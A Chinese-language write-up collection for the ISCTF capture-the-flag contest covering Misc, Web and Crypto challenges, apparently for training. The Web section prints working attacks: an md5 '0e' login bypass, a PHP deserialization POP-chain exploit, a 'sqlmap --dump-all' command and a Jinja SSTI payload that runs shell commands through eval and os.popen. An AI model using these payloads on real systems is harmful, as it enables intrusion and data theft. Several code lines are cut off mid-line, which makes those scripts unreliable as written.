
最后完整的flag是：ISCTF{U_f0und_The_half_Y0u_Find_me}大小写不敏感

BitLocker_data



出题人：crazyman

学校：河南科技大学

BitLocker Wizard运行时间

HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptInit

value: 132741897867405652

BitLocker 加密终止时间


HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptComplete value: 132741901078561213


同时value的时间还可以利用右键Data interpreter进行转换

HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptInit value: 132741897867405652 -----> UTC TIME(+0): 2021-08-23 10:56:26


HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptComplete value: 132741901078561213 -----> UTC TIME(+0): 2021-08-23 11:01:47

转换后可得了本题目的flag





shark_duck



出题人：crazyman

学校：河南科技大学

https://ducktoolkit.com/ 利用这个去解bin

得到其源码 其中有个下载exe的url

下载下来ISCTF.exe 然后自解压 提取出ps1

把iex改为echo 输出解密的内容

然后去解unicode即可

```
str = r'\u-65463?\u-65453?\u-65469?\u-65452?\u-65466?\u-65413?\u-65436?\u-65
str = str.split('?')[:-1]
list = []
for i in str:
    list.append(65536-int(i[3:]))
r = ''
for i in list:
    r += chr(i)
print(r)
#ISCTF{d1D_y0u_L1KE_unic0dEAndDuck?}
```

你下载的真的是图片吗？2

出题人：YYGP

学校：大理大学

下载附件，发现是一个31*31的图片，查看颜色发现RGB里只有B通道有值，提取B通道的值


```
from PIL import Image

def img2text(im):
    width, height = im.size
    lst = []
    for y in range(height):
        for x in range(width):
            blue = im.getpixel((x, y))[2]
            if blue == 0:
```

```
                break

            lst.append(chr(blue))

    return ''.join(lst)

def main(filename: str):
    all_text = img2text(Image.open("flag.bmp"))
    print(text)

```

得到

```
504B0304140000000080047A655531DB1CCF1490100008E0300000800000066C61672E747874
```

504B开头可以推断出为压缩包，转换为压缩包后打开



打开flag.txt，发现是两段类似文字，两段相减得到flag


easy_osint

出题人：Xi0a

学校：云南警官学院


社工题，百度搜索图片

结果如下



选择一张图片查看出处

从文章中确定出大概地点



百度地图搜索金马碧鸡坊，确定广场名叫金碧广场

Web

Web签到

出题人：0000FF

学校：大理大学

view-source:url

查看源代码获得flag

粗心的小蓝鲨

出题人：f1@g

学校：河南理工大学

登录界面随便输入就会得到hint

Login failed

The blue shark mocked you and threw a hint at you

```
<?php
        if  (isset($_POST['username'])  &&  isset($_POST['password']))  {
                $name=$_POST["username"];
                $pwd=$_POST["password"];
                $logined  =  true;
                $flag  =  'XXXX';
                include("flag.php");

                if  (!ctype_alpha($name))  {$logined  =  false;}
                if  (!is_numeric($pwd)  )  {$logined  =  false;}
                if  (md5($name)  !=  md5($pwd))  {$logined  =  false;}

                if  ($logined){
                        echo  "<h1>"."login  successful"."<p>".$flag;
                }else{
                        echo  "<h1>"."Login  failed"."
<p>"."The  blue  shark  mocked  you  and  threw  a  hint  at  you"."<p>";
                        highlight_file(__FILE__);
                }
```

关键代码如下：

```
if (!ctype_alpha($name)) {$logined = false;}
if (!is_numeric($pwd) ) {$logined = false;}
if (md5($name) != md5($pwd)) {$logined = false;}
```

这三句代码的意思是$name需要提交一个字符串类型，$pwd要提交一个数字类型，并且他们的md5值相等，就可以成功执行下一步语句

0e比较时会作为科学计数法，无论0e后面是什么，结果都是零

输入账号：**QNKCDZO**

密码：240610708

成功绕过得到flag

login successful

ISCTF{pHP_1s_ThE_6eST_1@n9V@Ge}

pop_unserialize

出题人：种花家

学校：乐山职业技术学院

根据题目名称和题目内容可知是反序列化和pop链构造

```php
<?php
//flag.php
//MF师傅告诉我file_get_contents这个函数能输出flag.php里面的内容
error_reporting(0);
class MF_is_cat{
        private $pop = "f00001111";
        public $MF = "miao~ miao~ miao~";
        function __construct(){
                $this->pop =new ISCTF();
        }

        function __destruct(){
                $this->pop->action();
        }
}

class ISCTF{
        function action(){
                echo "Welcome to ISCTF World!";
        }
}

class Show{
        var $test2;
        function action(){
              echo file_get_contents('f'.$this->test2.'g.php');
        }
}


if(isset($_POST['ISCTF'])){
        unserialize($_POST['ISCTF']);
        }else{
        $obj = new MF_is_cat();
        highlight_file(__FILE__);
        }
?>
```

Welcome to ISCTF World!

这里解题的关键点在 class Show这个对象没有被创建，所以需要构造出pop链，创建Show这个对象，让Show对象里面变量$test2=la，于是让file_get_contents输出flag.php的内容

exp如下

```php
<?php
class MF_is_cat{
    private $pop = "f00001111";
    public $MF = "miao~ miao~ miao~";
    function __construct(){
        $this->pop =new Show();
    }
}

class Show{
    public $test2="la";
    function action(){
    }
}
echo urlencode(serialize(new MF_is_cat()));
?>

```

将输出用POST提交

easysql

出题人：种花家


学校：乐山职业技术学院

1.打开题目直接点击图片进入登陆界面

2.输入单引号报错说明存在注入，直接sqlmap一把梭

```
sqlmap -u 地址 --dump-all
```

小蜘蛛



出题人：啊罗小黑战记停更了


学校：焦作大学


1. 根据题目名称和网页标题，访问robots.txt文件

```
User-agent: *
Disallow:
Disallow: flag_is_here.php
```

2.根据robots.txt里的内容我们发现有一个为flag_is_here.php的文件，访问一下文件，获得flag

easy flask





出题人：0000FF

学校：大理大学

根据题目名称搜索可知flask存在模板注入，出于初学者思想可以找到注入点然后尝试获取配置信息/wow?id={{config}}

secret key里面就是flag

当然也可以用常规方法构造payload

附上一个师傅的payload

```
http://123.57.253.184:20501/wow/?id={% for c in ().__class__.__mro__[1].__su
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
{% if b.__class__=={}.__class__ %}
{% if 'eval' in b.keys() %}
{{b['eval']('__import__("os").popen("grep ISCTF *").read()')}}
{% endif %}
{% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

拼图

出题人：奇点

学校：平顶山学院

按顺序拼完1-15即可得到flag

Crypto

弯弯曲曲的路

出题人：YYGP

学校：大理大学

根据题目名称结合密码学搜索可知为曲路密码，根据题目描述为5*5，附件长度为25，可知是5*5的矩阵，根据上下上下上，从尽头出发可以还原矩阵

```
}I_cFTle_FToneCSWnTC5@0{I

I S C T F
{ W e l c
0 n n e _
@ T o _ I
5 C T F }
```

Circular Game


出题人：QAQ123

学校：云南大学


首先解压缩包。观察到13.txt文件，所以尝试rot13解密

得到密码为yunnanuniversity

将第一次解压后的文件的kz中进行16进制处理



文件头为50 4B 03 04为zip文件的文件头，将文件修改为zip文件，输入密码yunnanuniversity.



有三个文件subject.py Cipher.txt Public_key.pem
使用Python读取公钥文件获得n与e

```
pub1=RSA.importKey(open('public_key.pem').read())
n = pub1.n
e = pub1.e
```

将n放到http://www.factordb.com/index.php?query=
网站中分解得到p、q
构建私钥d

```
fn =(p-1)*(q-1)
d = gmpy2.invert(e,fn)
```

随后观察subject.py
发现c是RSA循环加密了s次再Base64所形成的密文
s为一个随机数
构建一个for循环
范围为1，100尝试解出flag

```
for i in range(100):
    m = pow(c,d,n)
    c = m
    print(libnum.n2s(int(m)))
    print("第",i,"次解密")
```

在输出结果中找到了flag。（可将输出复制到txt中再搜索）

```
b"g\x00\x8e\xb3ty\xab\x80\x00\x88\xc
第 18 次解密
b'fMpCaG$\xde?\xb7\x03\x9b\xa3<1\x82
第 19 次解密
b'EO\x98\n_Bh\xda\x93\x96\xea_^\xf8\
第 20 次解密
b"\x95Z\r\xf9\xa3\xcd\xdaX{X\x9b\x99
第 21 次解密
b'ISCTF{Cyc1ic_encrypt10n_4_y0u}'
第 22 次解密
```

EasyRSA

出题人：Chenser


学校：福建师范大学

多因子RSA，n可直接分解

```python
#exp
import libnum
import gmpy2

n= 790599770834333691619771594722575631090081194757552884397747588248878368
e= 65537
c= 3157359198691500185764026346693916420630724774846514839597881072021509497

#yafu分解n
p = 2514358789
q = 2930880917
```

```
r = 10728308687033142242263042720863820844383961098139391476856378846439202
phi_n=(p-1)*(q-1)*(r-1)
d=gmpy2.invert(e,phi_n)
m=pow(c,d,n)
print(libnum.n2s(int(m)))
```

Do_u_know_coding




出题人：Chenser

学校：福建师范大学

考虑到密文可能为以两个字母为一组，有规律的数字+字母组合，此时可设法将其转为Hex，通过爆破偏移量发现：当偏移量为-13时，此时的密文中数字字母正好符合Hex的范围，因此可直接转换

对于后续密文的识别可使用ciphey、basecrack等工具

ROT13-Hex-Base32-Base64（Alphabet：ROT13）-Base85



（ROT13等价于移位偏移量-13，Ascii85即Base85，Hex即Base16）

鲨米尔

出题人：YYGP

学校：大理大学

根据题目名称和描述，结合密码学搜索可知是shamir门限方案，https://mp.weixin.qq.com/s/m_lDVdXMrM1W8U-PrB9CHw，使用python的secretsharing库即可解密

```
from secretsharing import SecretSharer
import binascii
```

```
shares=['1-12a6bd8768c049913e049a99a707a270', '2-193b4367e502b4881d4ff264431
deflag=SecretSharer.recover_secret(shares[0:3])
flag=binascii.unhexlify(deflag)
print flag
```

RdEs

出题人：YYGP

学校：大理大学

根据题目给出的脚本可知是生成随机数，然后用随机数作为密钥加密，给出了624个随机数和密文，需要求出第625个随机数进行解密，搜索随机数预测可知随机数是使用Mersenne twister算法生成的，搜索相关资料可以找到https://www.cnpython.com/pypi/mersenne-twister-predictor，在python里使用附件的随机数进行预测

```
from mt19937predictor import MT19937Predictor
a=list(map(int,'''703362636
2885071567
2148334099
...省略...
3518200394
3513351722'''.split('\n')))
predictor = MT19937Predictor()
```

```
for i in a:
  predictor.setrandbits(i, 32)

print(str(predictor.getrandbits(32)))
```

可得到随机数3763948799，作为密钥使用AES-ECB解密得到flag

MediumRSA

出题人：Chenser

学校：福建师范大学

e与φ(n)不互素

```
#exp
import gmpy2
from Crypto.Util.number import *


# 当e约去公约数后与phi互素
def decrypt(p, q, e, c):
    n = p * q
    phi = (p - 1) * (q - 1)
    t = gmpy2.gcd(e, phi)
    d = gmpy2.invert(e // t, phi)
    m = pow(c, d, n)
    msg = gmpy2.iroot(m, t)
    if msg[1]:
        print(long_to_bytes(msg[0]))

```

```
p= 13540627291583966394898250825916833919641342303370737735158271740813520111
q= 14149996777755469815782739858807319054604816114244237104331909179320215933
e= 894
c= 285599740642531890154220175592437844999990780403815630307661459001713176363

decrypt(p, q, e, c)
```

HardRSA1

出题人：Chenser

学校：福建师范大学

注意到m2与m1呈线性关系，此时可使用Franklin Reiter


参考链接：https://paper.seebug.org/727/#43-franklin-reiter

sagemath：

```
n=955878787776334577127710778610341648782180072117328720867030824270252840381
a=814827428537673146963064641456794043840761303912392702919214979058871564151
b=994499901016518935401727492873488765206064596082086967270067440300676431221
